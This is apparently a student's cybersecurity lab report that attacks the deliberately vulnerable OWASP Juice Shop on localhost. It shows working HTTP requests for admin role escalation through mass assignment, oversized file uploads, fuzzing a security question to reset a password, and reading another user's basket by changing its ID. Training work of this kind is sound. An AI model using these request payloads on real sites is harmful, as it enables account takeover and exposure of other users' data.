4.4 Go to juiceshop.domain/#/register , register new user and select “Mother’s birth date? (MM/DD/YY)” as Security question (provide any valid date):

After registering, with:

Email: alvaro@gmail.com

Password: contrasena

Answer: 11/06/2005

The screenshot shows the 'User Registration' form in the JuiceShop application. The form includes fields for Email, Password, Repeat Password, Security Question, and Answer. The Security Question is set to 'Mother's birth date? (MM/DD/YY)' and the Answer is '11/06/2005'. A 'Register' button is at the bottom.

CYBERSECURITY REPORT – LABORATORY 13

4.5 Check the request and response for user registration (is there any parameter related to admin?):

There were 3 messages created:

POST	http://localhost:3000/api/Users/	201 Created	196 ...	307 bytes	Medium	JSON
POST	http://localhost:3000/api/SecurityAnswers/	201 Created	164 ...	226 bytes	Medium	JSON
GET	http://localhost:3000/rest/admin/application-configuration	304 Not Modified	27 ms	0 bytes	Medium	

REQUEST:

```
POST http://localhost:3000/api/Users/ HTTP/1.1
host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 263
Origin: http://localhost:3000
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss

{"email":"alvaro@gmail.com","password":"contrasena","passwordRepeat":"contrasena","securityQuestion":{"id":3,"question":"Mother's birth date? (MM/DD/YY)","createdAt":"2025-12-26T17:09:46.742Z","updatedAt":"2025-12-26T17:09:46.742Z"},"securityAnswer":"11/06/2005"}
```

RESPONSE:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
Content-Length: 307
ETag: W/"133-spIQwyuwEj0k3oeDkbU0uzdvIDs"
Vary: Accept-Encoding
Date: Fri, 26 Dec 2025 20:46:08 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"status":"success","data":{"username":"","role":"customer","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/default.svg","isActive":true,"id":22,"email":"alvaro@gmail.com","updatedAt":"2025-12-26T20:46:08.204Z","createdAt":"2025-12-26T20:46:08.204Z","deletedAt":null}}
```


We can see in the POST response from /api/Users, the tag "role": "customer"

If we can modify that role, something may happen. Lets check.

CYBERSECURITY REPORT – LABORATORY 13

4.6 Select registration request and send it to the Request Editor (Right mouse click -> Open/Resend with Request Editor):

Right click on the **POST /api/Users/** and later in:



4.7 Modify the request (remember to change email) to register new user as admin (set role parameter):

By changing the email to alvaro1@gmail.com and adding the role tag and sending the request:

```
{"email":"alvaro1@gmail.com","password":"contrasena","passwordRepeat":"contrasena","role":"admin","securityQuestion":{"id":3,"question":"Mother's birth date? (MM/DD/YY)","createdAt":"2025-12-26T17:09:46.742Z","updatedAt":"2025-12-26T17:09:46.742Z"},"securityAnswer":"11/06/2005"}
```

The user with admin role was created:

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/23
Content-Type: application/json; charset=utf-8
Content-Length: 310
ETag: W/"136-uE+B07krGAhagm8SJT8HtIZR0K8"
Vary: Accept-Encoding
Date: Fri, 26 Dec 2025 21:14:39 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

```
{"status":"success","data":{"username":"","deluxeToken":"","lastLoginIp":"0.0.0.0","profileImage":"/assets/public/images/uploads/defaultAdmin.png","isActive":true,"id":23,"email":"alvaro1@gmail.com","role":"admin","updatedAt":"2025-12-26T21:14:39.702Z","createdAt":"2025-12-26T21:14:39.702Z","deletedAt":null}}
```


Complaint

Customer support will get in touch with you soon! Your complaint reference is #3

Customer

alvaro1@gmail.com

Message *

Max. 160 characters 0/160

Invoice: No file selected.

Header: Text **Body:** Text

```
POST http://localhost:3000/file-upload HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFudCI6ImRlcjZmZWYyMzMwQWMyZXNlLnBvcnkiLmlkZSIsInVzZSJyYWllIjoiaWwiZWlwahwaW10jbHZhcmx8QGdtYWIuLSNbvbSI6bnBhcCtzc3E3bkJkIiwjaWFzaGVhdGEubGlzLTltYldcOXYWRzlDZmFibHRBGZGpb15wbmcILCBob3RuZUVjcniOTV1oiLi1laXB3PmdU10nrYdWUsImNyZWE2NRBCiGIjIiwqMTU1TmUiOmYgImZscGMQUndI14IiwidmAwMCISinRtbGVvZGRBdCl6bnVsbsHoInsIndIdGEMTM2NmjlC4ODc0NH9o.rZ_al7JoA_Y7rnFPQ-yfAtLISSjKyFCfcgl3G3NLy9sdftviizlpLe9fgDuunRIQQZHVDhwCcJcz7-63L_UKJCeqf_2Ti1ABncv3KLXC36ycsePhkoAsU9EqmUltpJPSP8ruJBxjt7r9qaKUENBN7do_P6hRMzvnmkhylGFdsSzM-----3236905103588425078460134032
Content-Length: 53930
Origin: http://localhost:3000
Connection: keep-alive
Cookie: language=en; welcome_banner_status=dismiss; cookie_consent_status=dismiss; continueCode=q061W2w2Zw6a3beyxzdmjrPKLYsbAYdOL04xpRqkJQ8VE7glOVnn9kZ9wrE; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFudCI6ImRlcjZmZWYyMzMwQWMyZXNlLnBvcnkiLmlkZSIsInVzZSJyYWllIjoiaWwiZWlwahwaW10jbHZhcmx8QGdtYWIuLSNbvbSI6bnBhcCtzc3E3bkJkIiwjaWFzaGVhdGEubGlzLTltYldcOXYWRzlDZmFibHRBGZGpb15wbmcILCBob3RuZUVjcniOTV1oiLi1laXB3PmdU10nrYdWUsImNyZWE2NRBCiGIjIiwqMTU1TmUiOmYgImZscGMQUndI14IiwidmAwMCISinRtbGVvZGRBdCl6bnVsbsHoInsIndIdGEMTM2NmjlC4ODc0NH9o.rZ_al7JoA_Y7rnFPQ-yfAtLISSjKyFCfcgl3G3NLy9sdftviizlpLe9fgDuunRIQQZHVDhwCcJcz7-63L_UKJCeqf_2Ti1ABncv3KLXC36ycsePhkoAsU9EqmUltpJPSP8ruJBxjt7r9qaKUENBN7do_P6hRMzvnmkhylGFdsSzM-----3236905103588425078460134032
Content-Disposition: form-data; name="file"; filename="bitcoin50.pdf"
Content-Type: application/pdf

%PDF-1.4
%%âÏö
```

ID	Source ...	Method	URL		Col... Reason	RTT	Size Resp.	Body	Highest Alert N...	Tags
24,316 -- Proxy	...	POST	http://localhost:3000/file-upload		204 Not Found	13 ms	0 bytes		Medium	
24,317 -- Proxy	...	POST	http://localhost:3000/api/complaints/		201 Created	150 ...	169 bytes		Medium	[JSON]
24,320 -- Proxy	...	GET	http://localhost:3000/rest/user/whoami		200 OK	35 ms	134 bytes		Medium	[JSON]

CYBERSECURITY REPORT – LABORATORY 13


4.12 Change the content of the uploaded file in Request Editor to the content of the 100-200kB file. You have to open pdf in text editor, copy the content and exchange it with the data between %PDF and %%EOF flags. Alternatively, you can use Postman to create a similar request:

Set method type to POST


Body -> form-data -> Enter your parameter name 'file'

Change parameter type to file and select a file which you want to upload

Open: /snap/bin/postman



After adding the File (100-200 kB) and clicking on Send, the request is sent:



As the server does not reject it, there is no server-side validation, a bad thing in webs.

Any can bypass the security of the UI and send larger files than the expected ones.

CYBERSECURITY REPORT – LABORATORY 13

4.13 Repeat the procedure with >200kB content. What are the conclusions?

After sending the large file, the server crashes:

The screenshot shows a web browser interface for a file upload. The URL is `http://localhost:3000/file-upload`. The request method is **POST**. The body tab is selected, showing a file named `bitcoin580.pdf` with a size of 1.28 KB. The response status is **500 Internal Server Error** with a time of 200 ms. The response body shows headers for X-Recruiting, Content-Type, Vary, Content-Encoding, Date, Connection, Keep-Alive, and Transfer-Encoding.

Key	Value
file	bitcoin580.pdf

Header	Value
X-Recruiting	/#/jobs
Content-Type	text/html; charset=utf-8
Vary	Accept-Encoding
Content-Encoding	gzip
Date	Fri, 26 Dec 2025 23:33:47 GMT
Connection	keep-alive
Keep-Alive	timeout=5
Transfer-Encoding	chunked

The close-up shows the error message: **500 Internal Server Error**. Below it, a description states: "A generic error message, given when no more specific message is suitable."

A well-designed application should **reject large files gracefully**, returning a clear status like:

- 413 Payload Too Large
- 400 Bad Request with a message like "File exceeds max size"

Returning **500** **exposes a flaw**:

- Server can crash or behave unpredictably
- Attackers can attempt **Denial-of-Service (DoS)** by sending very large files
- May leak stack traces, error messages, or other sensitive info

CYBERSECURITY REPORT – LABORATORY 13

5 Broken Authentication:

5.1 Try to change the password. JuiceShop requires a security password when changing your password, but no email confirmation is required. Provide INVALID answer for security question:

Go logged in to: <http://localhost:3000/#/forgot-password>

Forgot Password

Email *
alvaro1@gmail.com

Security Question
●●●●●●●●

New Password
●●●●●●

ⓘ Password must be 5-40 characters long. 6/20

Repeat New Password
●●●●●●

6/20

☐ Show password advice

Change

I needed to modify the UI so it allows adding text to the fields, just you need to remove the disabled="" from every component (In DevTools), and now we can click on change and check the message sent.

Forgot Password

Wrong answer to security question.

Email *
alvaro1@gmail.com

Security Question

New Password

ⓘ Password must be 5-40 characters long. 0/20

Repeat New Password


0/20

☐ Show password advice

Change

CYBERSECURITY REPORT – LABORATORY 13

5.2 Find the request in ZAP and use option Fuzz...:



5.3 Select parts of date from answer and prepare rules for fuzzing (Add... -> Add -> Numberzz -> provide valid values for days, months, and years, limit values to a reasonable range, because JuiceShop is blocking too many requests):

Mark the days and Fuzz by 1 -> 31


Mark the months from 1 -> 12

And years from 1960 -> 2025

Álvaro Puebla Ruisánchez

CYBERSECURITY REPORT – LABORATORY 13

Here and example of the months:



And we start the attack:

As the range is too large, we get **HTTP/1.1 429 Too Many Requests**

We need to reduce the range: To the year 2005

Body [42, 44]	01	30	0
Body [39, 41]	01	11	0


```
***
{"email": "alvarol@gmail.com", "answer": "01/01/2005", "new": "contra", "repeat": "contra"}
```

4 Fuzzed	401 Unauthorized	244 ms	469 bytes	34 bytes	
5 Fuzzed	401 Unauthorized	185 ms	469 bytes	34 bytes	Reflected
6 Fuzzed	401 Unauthorized	284 ms	469 bytes	34 bytes	
7 Fuzzed	200 OK	326 ms	468 bytes	337 bytes	Reflected
8 Fuzzed	401 Unauthorized	227 ms	469 bytes	34 bytes	
9 Fuzzed	401 Unauthorized	140 ms	469 bytes	34 bytes	
10 Fuzzed	401 Unauthorized	180 ms	469 bytes	34 bytes	
11 Fuzzed	401 Unauthorized	154 ms	469 bytes	34 bytes	

The app is vulnerable as it does not block the request after a limit is reached, neither sends an email to reset the password.

CYBERSECURITY REPORT – LABORATORY 13

6.3 Open JuiceShop in private browser window (or in any other browser), log in as other user and add products to basket:



6.4 Edit request in Request Editor and change id of basket:

Manual Request Editor

Request Response

Header: Text Body: Text Send

HTTP/1.1 200 OK

Access-Control-Allow-Origin: *

X-Content-Type-Options: nosniff

X-Frame-Options: SAMEORIGIN

Feature-Policy: payment 'self'

X-Recruiting: /#/jobs

Content-Type: application/json; charset=utf-8

Content-Length: 3588

ETag: W/"db4-80bfgtx3uXwe6SZrw0WRStvNjg"

Vary: Accept-Encoding

Date: Sat, 27 Dec 2025 01:45:34 GMT

Connection: keep-alive

Keep-Alive: timeout=5

```
{
  "status": "success",
  "data": {
    "id": 7,
    "coupon": null,
    "userId": 23,
    "createdAt": "2025-12-27T01:40:58.713Z",
    "updatedAt": "2025-12-27T01:40:58.713Z",
    "products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "deluxePrice": 0.99,
        "image": "apple_juice.jpg",
        "createdAt": "2025-12-26T22:35:53.719Z",
        "updatedAt": "2025-12-26T22:35:53.719Z",
        "deletedAt": null,
        "BasketItem": {
          "ProductId": 1,
          "BasketId": 7,
          "id": 9,
          "quantity": 1,
          "createdAt": "2025-12-27T01:41:02.923Z",
          "updatedAt": "2025-12-27T01:41:02.923Z",
          "id": 24,
          "name": "Apple Pomace",
          "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href='\"#recycle\"'>sent back to us</a> for recycling.",
          "price": 0.89,
          "deluxePrice": 0.89,
          "image": "apple_pressings.jpg",
          "createdAt": "2025-12-26T22:35:53.728Z",
          "updatedAt": "2025-12-26T22:35:53.728Z",
          "deletedAt": null,
          "BasketItem": {
            "ProductId": 24,
            "BasketId": 7,
            "id": 10,
            "quantity": 1,
            "createdAt": "2025-12-27T01:41:29.569Z",
            "updatedAt": "2025-12-27T01:41:29.569Z",
            "id": 16,
            "name": "Banana Juice (1000ml)",
            "description": "Monkeys love it the most.",
            "price": 1.99,
            "deluxePrice": 1.99,
            "image": "banana_juice.jpg",
            "createdAt": "2025-12-26T22:35:53.719Z",
            "updatedAt": "2025-12-26T22:35:53.719Z",
            "deletedAt": null,
            "BasketItem": {
              "ProductId": 6,
              "BasketId": 7,
              "id": 11,
              "quantity": 1,
              "createdAt": "2025-12-27T01:41:38.511Z",
              "updatedAt": "2025-12-27T01:41:38.511Z",
              "id": 38,
              "name": "Carrot Juice (1000ml)",
              "description": "As the old German saying goes: 'Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?'",
              "price": 2.99,
              "deluxePrice": 2.99,
              "image": "carrot_juice.jpeg",
              "createdAt": "2025-12-26T22:35:53.721Z",
              "updatedAt": "2025-12-26T22:35:53.721Z",
              "deletedAt": null,
              "BasketItem": {
                "ProductId": 38,
                "BasketId": 7,
                "id": 12,
                "quantity": 1,
                "createdAt": "2025-12-27T01:41:32.698Z",
                "updatedAt": "2025-12-27T01:41:32.698Z",
              "id": 3,
              "name": "Eggfruit Juice (500ml)",
              "description": "Now with even more exotic flavour.",
              "price": 8.99,
              "deluxePrice": 8.99,
              "image": "eggfruit_juice.jpg",
              "createdAt": "2025-12-26T22:35:53.719Z",
              "updatedAt": "2025-12-26T22:35:53.719Z",
              "deletedAt": null,
              "BasketItem": {
                "ProductId": 3,
                "BasketId": 7,
                "id": 13,
                "quantity": 2,
                "createdAt": "2025-12-27T01:41:34.020Z",
                "updatedAt": "2025-12-27T01:41:35.008Z",
              "id": 22,
              "name": "Green Smoothie",
              "description": "Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.",
              "price": 1.99,
              "deluxePrice": 1.99,
              "image": "green_smoothie.jpg",
              "createdAt": "2025-12-26T22:35:53.728Z",
              "updatedAt": "2025-12-26T22:35:53.728Z",
              "deletedAt": null,
              "BasketItem": {
                "ProductId": 22,
                "BasketId": 7,
                "id": 14,
                "quantity": 1,
                "createdAt": "2025-12-27T01:41:36.649Z",
                "updatedAt": "2025-12-27T01:41:36.649Z",
              "id": 25,
              "name": "Fruit Press",
              "description": "Fruits go in. Juice comes out. Pomace you can send back to us for recycling purposes.",
              "price": 89.99,
              "deluxePrice": 89.99,
              "image": "fruit_press.jpg",
              "createdAt": "2025-12-26T22:35:53.728Z",
              "updatedAt": "2025-12-26T22:35:53.728Z",
              "deletedAt": null,
              "BasketItem": {
                "ProductId": 25,
                "BasketId": 7,
                "id": 15,
                "quantity": 1,
                "createdAt": "2025-12-27T01:41:38.168Z",
                "updatedAt": "2025-12-27T01:41:38.168Z",
              "id": 5,
              "name": "Lemon Juice (500ml)",
              "description": "Sour but full of vitamins.",
              "price": 2.99,
              "deluxePrice": 1.99,
              "image": "lemon_juice.jpg",
              "createdAt": "2025-12-26T22:35:53.719Z",
              "updatedAt": "2025-12-26T22:35:53.719Z",
              "deletedAt": null,
              "BasketItem": {
                "ProductId": 5,
                "BasketId": 7,
                "id": 16,
                "quantity": 4,
                "createdAt": "2025-12-27T01:41:42.172Z",
                "updatedAt": "2025-12-27T01:41:46.651Z"
              }
            }
          }
        ]
      }
    ]
  }
}
```

Find: No matches

Time: 62 ms Body Length: 3,508 Total Length: 3,895 bytes

No	Method	Time	Status	URL	Size	Content-Type
693	Proxy	12/27/25, 2:44:33 AM	GET	http://localhost:3000/rest/basket/6	304 Not Modified	237 ms 0 bytes
694	Manual	12/27/25, 2:45:34 AM	GET	http://localhost:3000/rest/basket/7	200 OK	62 ms 3,508 bytes
695	Proxy	12/27/25, 2:45:34 AM	GET	http://localhost:3000/rest/continue-code	200 OK	32 ms 79 bytes
696	Proxy	12/27/25, 2:45:34 AM	GET	http://localhost:3000/103.js	200 OK	84 ms 11,125 bytes

CYBERSECURITY REPORT – LABORATORY 13

6.5 Check if you have an access to the basket as original use:

Yes, we have access to the basket 7 even if we are not user “alvaro”, this is a big problem of privacy.

